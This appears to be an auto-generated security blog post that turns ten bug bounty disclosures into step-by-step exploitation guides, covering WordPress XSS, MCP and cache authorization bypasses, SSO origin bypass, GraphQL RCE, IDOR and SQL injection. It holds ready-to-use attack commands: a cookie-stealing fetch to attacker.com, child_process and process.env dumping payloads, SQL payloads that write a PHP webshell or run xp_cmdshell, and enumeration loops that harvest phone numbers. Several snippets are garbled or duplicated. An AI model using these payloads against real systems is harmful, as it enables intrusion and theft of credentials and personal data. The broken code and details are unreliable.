Listen to this Post
Introduction:

The modern web application security landscape is no longer defined by single-vector exploits but by complex, multi-stage attack chains that traverse authentication layers, caching mechanisms, and API boundaries. From pre-authentication cross-site scripting (XSS) that evolves into remote code execution (RCE) on WordPress installations, to unauthenticated GraphQL injections compromising Firefox’s build servers, the vulnerabilities disclosed this week underscore a critical reality: security controls are only as strong as their weakest link, and that link is increasingly found at the intersection of misconfigured middleware, over-permissive API tokens, and cache logic that trusts too much. This article synthesizes ten of the most impactful bug bounty findings, extracting actionable methodologies, command-line techniques, and configuration hardening strategies for security practitioners defending modern cloud-1ative architectures.
Learning Objectives & Secrets:
- Objective 1: Master Multi-Stage Exploit Chaining – Understand how seemingly low-impact vulnerabilities (XSS, open redirects, information disclosure) can be chained into critical RCE and account takeover through clever manipulation of application logic, caching layers, and session management.
-
Objective 2 Secret Tip: Exploit Parser Discrepancies for Filter Bypass – When web applications apply multiple sanitization filters in sequence, look for disagreements in how each parser interprets special characters (e.g., spaces before HTML tags). These discrepancies create blind spots that allow malicious payloads to survive both allowlist and denylist filters.
-
Objective 3 Secret Tip: Test Credential Granularity in API Endpoints – Never assume that client-side SDK keys or environment IDs are “safe to expose.” Always test every credential type against every API endpoint—particularly MCP (Model Context Protocol) servers—as documented-safe tokens may unexpectedly grant administrative privileges.
You Should Know:
1. XSS2Shell (CVE-2026–64638): Bypassing WordPress Dual-Filter Sanitization
The WordPress login error message mechanism, which echoes back usernames that do not exist, became the entry point for a critical pre-authentication XSS vulnerability. WordPress applies two sequential HTML filters: `wp_strip_all_tags()` (a wrapper around PHP’s strip_tags()) and `wp_kses_post()` (an allowlist-based sanitizer). The vulnerability arises from a parser disagreement: PHP’s `strip_tags()` treats `< area id=test>` as plain text because the space between `<` and the tag name prevents it from being recognized as a tag, while `wp_kses_post()` interprets it as a valid HTML element. By injecting payloads like `< area id=test>` that survive both filters, an attacker can plant arbitrary HTML elements on the login page without authentication.
To escalate from XSS to RCE, the researcher identified that WordPress core JavaScript on the login page can be manipulated to auto-click injected elements, triggering a chain that ultimately steals an administrator’s application password.
Step-by-step exploitation guide:
 Step 1: Identify WordPress login endpoint
curl -s -X POST https://target.com/wp-login.php \
-d "log=< area id=test onclick=alert('XSS')>&pwd=anything" \
-i

Step 2: Observe the error message reflecting the payload
 Response: "Error: The username < area id=test onclick=alert('XSS')> is not registered..."

Step 3: Once XSS is confirmed, craft a payload to steal admin cookies
 < area id=xss onerror="fetch('https://attacker.com/steal?cookie='+document.cookie)">

Step 4: For RCE escalation, combine with WordPress REST API or plugin vulnerabilities
 Example: Use stolen admin session to upload a malicious plugin
curl -X POST https://target.com/wp-admin/admin-ajax.php \
-H "Cookie: wordpress_logged_in=[bash]" \
-d "action=upload_plugin&plugin=[bash]"
Mitigation: Apply the official WordPress patch for CVE-2026–64638, or implement a custom sanitization layer that normalizes input before passing it through multiple filters. Consider using a single, well-tested HTML sanitizer (e.g., HTML Purifier) rather than chaining filters with different parsing rules.
- MCP Server Authentication Bypass: When Client-Side Keys Grant Admin Access
Model Context Protocol (MCP) servers have become ubiquitous in SaaS products, exposing administrative tooling through JSON-RPC endpoints. A researcher discovered that a target’s MCP server, powered by Gram.ai middleware, exposed 126 tools—including irreversible delete operations—and authenticated using multiple credential types. While API tokens (api-xxx) and server-side SDK keys (sdk-xxx) are designed for administrative operations, the client-side environment ID—documented as “safe to expose” in browser JavaScript—also successfully authenticated to the same administrative endpoint.
Step-by-step testing methodology:
 Step 1: Discover MCP endpoint from public GitHub configuration
 Look for .mcp.json files in public repositories
curl -s https://github.com/target/ai-tooling/blob/main/.mcp.json

Step 2: Enumerate available tools
curl -s -X POST https://mcp.target.com/mcp/targetname \
-H "Content-Type: application/json" \
-H "Authorization: Bearer [bash]" \
-d '{"jsonrpc":"2.0","method":"tools/list","params":{},"id":1}'

Step 3: If successful, attempt destructive operations
curl -s -X POST https://mcp.target.com/mcp/targetname \
-H "Content-Type: application/json" \
-H "Authorization: Bearer [bash]" \
-d '{"jsonrpc":"2.0","method":"tools/call","params":{"name":"delete-flag","arguments":{"flagId":"123"}},"id":2}'

Step 4: For Windows environments (PowerShell equivalent)
Invoke-RestMethod -Uri "https://mcp.target.com/mcp/targetname" `
-Method POST `
-Headers @{"Authorization"="Bearer [bash]"} `
-Body '{"jsonrpc":"2.0","method":"tools/list","params":{},"id":1}'
Mitigation: Implement strict credential scoping where each credential type is explicitly mapped to a specific set of permissions. Client-side environment IDs should never authenticate to administrative endpoints. Use OAuth 2.0 scopes or custom permission matrices to enforce least-privilege access.
3. Cache Poisoning via Authorization Decision Caching
A multi-tenant SaaS application suffered from a critical cache-based authorization bypass. An API Gateway cached authorization decisions keyed on the user token alone, omitting the requested resource identifier. The attack chain was elegantly simple: a user with a fresh token first requested their own resource (HTTP 200, caching “allow” for that token), then requested another tenant’s resource—and the gateway served it without re-evaluating authorization. The mirror test confirmed the cache behavior: a fresh token that first requested a foreign resource received HTTP 403, and then was denied access to its own resource.
Step-by-step exploitation:
 Step 1: Send a legitimate request to "arm" the token
curl -s -X GET "https://api.target.com/accounts?account_id=OWNER_ID" \
-H "Authorization: Bearer [bash]" \
-i
 Response: HTTP 200 (cached as "allow" for this token)

Step 2: Immediately request a foreign tenant's resource
curl -s -X GET "https://api.target.com/accounts?account_id=VICTIM_ID" \
-H "Authorization: Bearer [bash]" \
-i
 Response: HTTP 200 (cache hit, serves foreign data)

Step 3: The mirror test - fresh token requests foreign first
curl -s -X GET "https://api.target.com/accounts?account_id=VICTIM_ID" \
-H "Authorization: Bearer [bash]" \
-i
 Response: HTTP 403 (cached as "deny" for this token)

Step 4: Same token now requests its own resource
curl -s -X GET "https://api.target.com/accounts?account_id=OWNER_ID" \
-H "Authorization: Bearer [bash]" \
-i
 Response: HTTP 403 (cache deny persists)
Mitigation: Include the resource identifier in the authorization cache key, or disable caching entirely for parameter-dependent routes. Implement independent authorization checks in the application handler so the gateway cache serves only as a performance optimization, never as the sole security control.
4. Bypassing SSO Through Direct-to-Origin Access
A development/QA website protected by corporate SSO at the CDN edge was discovered to have its origin server publicly reachable. The CDN enforced authentication, but the AWS Application Load Balancer behind it did not. By connecting directly to the ALB while preserving the protected website’s `Host` header, an attacker could retrieve HTTP 200 responses without any SSO challenge.
Step-by-step origin discovery and exploitation:
 Step 1: Perform DNS enumeration to find backend hostnames
dig protected-dev.example.com ANY
 Look for CNAME or related DNS records pointing to infrastructure

Step 2: Use subdomain enumeration tools
subfinder -d example.com | grep -E "(origin|dev|proxy|backend|internal)"

Step 3: Test direct origin access
curl -s -k -H "Host: protected-dev.example.com" \
https://origin-dev-proxy.example.com/ \
-i
 If response is HTTP 200 instead of SSO redirect, the origin is exposed

Step 4: For AWS environments, identify ALB via DNS
nslookup origin-dev-proxy.example.com
 Returns ALB DNS name (e.g., internal-alb-123.elb.amazonaws.com)

Step 5: Bypass CDN WAF and rate limiting entirely
curl -s -H "Host: protected-dev.example.com" \
https://internal-alb-123.elb.amazonaws.com/admin \
-i
Mitigation: Restrict origin access to CDN IP ranges using security groups or network ACLs. Implement authentication at the application layer, not solely at the edge. Use AWS WAF or similar to block direct origin requests that do not originate from trusted CDN IPs.
- $12,000 GraphQL RCE: Unauthenticated Code Execution on Firefox Build Servers
Mozilla’s Taskcluster CI system exposed a public GraphQL endpoint where the `filter` argument accepted arbitrary JSON that was passed directly to the `sift` library. The `sift` library (version 17.1.3) supports a `$where` operator that, when the `CSP_ENABLED` environment variable is not set, uses `new Function()` to execute arbitrary JavaScript strings. The GraphQL resolver did not require authentication, enabling any attacker to execute code on the servers responsible for building Firefox. The report notes that reading environment variables alone exposed database credentials, deployment access tokens, OAuth client secrets, and encryption keys—resulting in total compromise of the instance.
Step-by-step exploitation:
 Step 1: Craft GraphQL query with $where payload
curl -s -X POST https://taskcluster.example.com/graphql \
-H "Content-Type: application/json" \
-d '{
"query": "query { scopes(filter: { $where: \"return process.env\" }) { name } }"
}'

Step 2: Execute system commands via Node.js child_process
curl -s -X POST https://taskcluster.example.com/graphql \
-H "Content-Type: application/json" \
-d '{
"query": "query { scopes(filter: { $where: \"return require(\\"child_process\\").execSync(\\"whoami\\").toString()\" }) { name } }"
}'

Step 3: For Windows targets (if Node.js on Windows)
curl -s -X POST https://taskcluster.example.com/graphql \
-H "Content-Type: application/json" \
-d '{
"query": "query { scopes(filter: { $where: \"return require(\\"child_process\\").execSync(\\"whoami\\").toString()\" }) { name } }"
}'

Step 4: Read sensitive environment variables
curl -s -X POST https://taskcluster.example.com/graphql \
-H "Content-Type: application/json" \
-d '{
"query": "query { scopes(filter: { $where: \"return process.env\" }) { name } }"
}'
Mitigation: Set the `CSP_ENABLED` environment variable to `true` to prevent string-based `$where` execution. More fundamentally, avoid passing user-controlled input directly to libraries that support code execution. Implement input validation and sanitization for all GraphQL arguments, and restrict the `$where` operator entirely if not explicitly required.
6. API Authorization Flaw: Exposing Sensitive Campaign Data
A researcher testing MTN Group’s HackerOne program discovered an API endpoint (GET /backend/v1/user/campaigns/{{campaign_id}}) that returned sensitive campaign data—including phone numbers, referral codes, financial totals, and budgets—without validating that the authenticated user was authorized to access the specific campaign. By enumerating campaign IDs, any authenticated user could access other users’ referral data and financial information.
Step-by-step testing methodology:
 Step 1: Identify IDOR-prone endpoints during Burp Suite traffic review
 Look for endpoints with numeric or predictable IDs in the URL path

Step 2: Intercept a legitimate request
GET /backend/v1/user/campaigns/12345 HTTP/1.1
Host: target.com
Authorization: Bearer [bash]

Step 3: Modify the campaign ID and resend
GET /backend/v1/user/campaigns/12346 HTTP/1.1
Host: target.com
Authorization: Bearer [bash]

Step 4: Automate ID enumeration
for id in {10000..20000}; do
curl -s -X GET "https://target.com/backend/v1/user/campaigns/$id" \
-H "Authorization: Bearer [bash]" \
| grep -E "(phoneNumber|totalBudget|referralCode)" && echo "Found: $id"
done

Step 5: For Windows (PowerShell)
1..20000 | ForEach-Object {
$response = Invoke-RestMethod -Uri "https://target.com/backend/v1/user/campaigns/$_" `
-Headers @{"Authorization"="Bearer [bash]"}
if ($response.phoneNumber) { Write-Host "Found: $_" }
}
Mitigation: Implement server-side authorization checks for every endpoint that accesses resources by ID. Never rely on client-side validation or obfuscation. Use UUIDs instead of sequential integers for resource identifiers, and enforce row-level security in database queries.
- LinkedIn Session Update Bypass: When “No” Means “Yes”
A researcher discovered a session revalidation bypass in LinkedIn’s authentication flow. When a user attempts a sensitive action (e.g., adding a phone number), LinkedIn prompts the user to confirm via the mobile app. If the victim taps “No, it’s not me,” the session update is paused. However, by intercepting the response to the “No” action and modifying the `Location` header from `/checkpoint/challengesV2/inapp/paused/…` to /psettings/phone/add?..., the attacker could bypass the pause and complete the sensitive action. The vulnerability lies in the trust placed on client-side redirection logic rather than server-side state validation.
Step-by-step exploitation:
 Step 1: Attacker initiates sensitive action (e.g., add phone number)
 Proxy intercepts the request

Step 2: Victim receives mobile prompt and taps "No"

Step 3: Attacker intercepts the POST request sent by the "No" action

Step 4: Attacker also intercepts the response containing the Location header
 Original Location: /checkpoint/challengesV2/inapp/paused/AQEB9gB3z8qezQAAAZWrepDTw...

Step 5: Modify the Location header
 New Location: /psettings/phone/add?challengeId=

Step 6: Forward the modified response - browser navigates to phone addition page
 Attacker can now add phone numbers/emails and achieve account takeover
Mitigation: Perform session state validation on the server side for all sensitive actions. Do not rely on client-side redirects to enforce security decisions. Implement state tokens that are verified server-side before any sensitive operation is completed.
8. Open Redirect Hunting Methodology
Open redirects, while often low-impact alone, become critical when chained with OAuth flows, authentication mechanisms, or phishing campaigns. A practical methodology for hunting open redirects involves URL discovery using tools like GAU, Katana, URLFinder, and Hakrawler, followed by parameter analysis and manual validation.
Step-by-step open redirect hunting:
 Step 1: Install tools
go install github.com/lc/gau/v2/cmd/gau@latest
go install github.com/projectdiscovery/katana/cmd/katana@latest
go install github.com/projectdiscovery/urlfinder/cmd/urlfinder@latest
go install github.com/hakluke/hakrawler@latest

Step 2: Gather URLs
echo "target.com" | gau | grep -E "(url=|redirect=|next=|return=|out=|view=|dir=|show=|page=|location=|path=)" > potential_redirects.txt

Step 3: Crawl for additional endpoints
katana -u https://target.com -silent | grep -E "\?(.=)" >> potential_redirects.txt

Step 4: Test each parameter with external domain
cat potential_redirects.txt | while read url; do
 Replace parameter value with attacker domain
modified=$(echo $url | sed 's/=./=https:\/\/attacker.com/')
curl -s -i "$modified" | grep -E "(Location:|302|301)" && echo "Vulnerable: $modified"
done

Step 5: Manual validation with Burp Suite
 Send request, observe redirect, check if external domain is accepted
Mitigation: Implement a strict allowlist of permitted redirect destinations. Validate that redirect URLs belong to the same domain or a predefined set of trusted domains. Use a safe redirect function that rejects external URLs.
- RCE Isn’t Always a Single Bug: The Art of Vulnerability Chaining
The most impactful RCE vulnerabilities often emerge from chaining multiple lower-severity issues. Common chains include SQL Injection → RCE, SSRF → RCE, File Upload → RCE, SSTI → RCE, Deserialization → RCE, and Path Traversal → RCE. The real skill in bug hunting lies not in finding isolated vulnerabilities but in identifying how they can be connected to achieve critical impact.
Example chain: SQLi to RCE
 Step 1: Identify SQL injection in a parameter
' OR 1=1; EXEC xp_cmdshell('whoami'); --

Step 2: For MySQL, use INTO OUTFILE to write a webshell
' UNION SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE "/var/www/html/shell.php" --

Step 3: For PostgreSQL, use COPY to execute commands
'; COPY (SELECT '') TO PROGRAM 'id'; --

Step 4: Access the webshell
curl https://target.com/shell.php?cmd=id
Mitigation: Implement defense-in-depth: input validation, parameterized queries, least-privilege database accounts, and web application firewalls. Regularly test for chained vulnerabilities through comprehensive penetration testing.
What Undercode Say:
- Key Takeaway 1: The most critical vulnerabilities are rarely single-vector exploits. From WordPress’s dual-filter parser discrepancy to GraphQL’s `$where` code execution, the common thread is the failure to validate input at every layer of the application stack. Security practitioners must adopt a “zero trust” approach to user input, treating every parameter, header, and token as potentially malicious until proven otherwise.
-
Key Takeaway 2: Authentication is not a binary state—it exists on a spectrum of granularity. MCP servers accepting client-side SDK keys as administrative credentials, LinkedIn’s session update bypass, and SSO protections that can be skipped by reaching the origin directly all demonstrate that authentication must be enforced at the resource level, not just at the perimeter. The question is never “Is the user authenticated?” but rather “Is this authenticated user authorized to perform this specific action on this specific resource?”
-
Analysis: The disclosed vulnerabilities span the entire modern web stack: WordPress (PHP), MCP/GraphQL (Node.js), CDN/cloud infrastructure, and mobile-web synchronization. This diversity underscores the expanding attack surface of modern applications. Defenders must shift from perimeter-based security to application-layer security, implementing independent authorization checks in every service, validating all inputs against strict schemas, and treating caching layers as potential attack vectors rather than passive performance optimizations. The $12,000 Firefox RCE and the XSS2Shell WordPress vulnerability serve as stark reminders that even mature, well-funded organizations remain vulnerable to creative exploitation of logic flaws and parser discrepancies.
Prediction:
-
+1 The increasing adoption of GraphQL and MCP protocols will drive a new wave of API security tooling, with automated scanners specifically designed to detect
$where-style code execution and overly permissive authentication configurations. This will create opportunities for security vendors and consultants specializing in API security. -
-1 The complexity of modern cloud-1ative architectures—spanning CDNs, load balancers, API gateways, and microservices—will continue to produce cache-based authorization bypasses and origin exposure vulnerabilities. Organizations that fail to implement defense-in-depth at every layer will face increasing regulatory scrutiny and breach-related liabilities.
-
-1 As more organizations adopt MCP servers for AI tooling integration, the attack surface will expand rapidly. The discovery that client-side environment IDs can grant administrative access to MCP endpoints suggests that many implementations are currently shipping with insecure default configurations, setting the stage for a wave of supply chain attacks targeting AI infrastructure.
-
+1 The bug bounty community will increasingly focus on cross-service and cross-platform vulnerabilities (e.g., web-mobile synchronization flaws like the LinkedIn bypass). This specialization will drive higher-quality security research and more comprehensive testing methodologies.
-
-1 The reliance on third-party libraries like `sift` for critical security-sensitive operations will remain a significant risk vector. Organizations must conduct thorough security reviews of all dependencies, particularly those that support dynamic code evaluation features, and must explicitly disable dangerous operators in production environments.
▶️ Related Video (86% Match):
https://www.youtube.com/watch?v=4b-B9FXlbwo
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/emsCwDe6 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


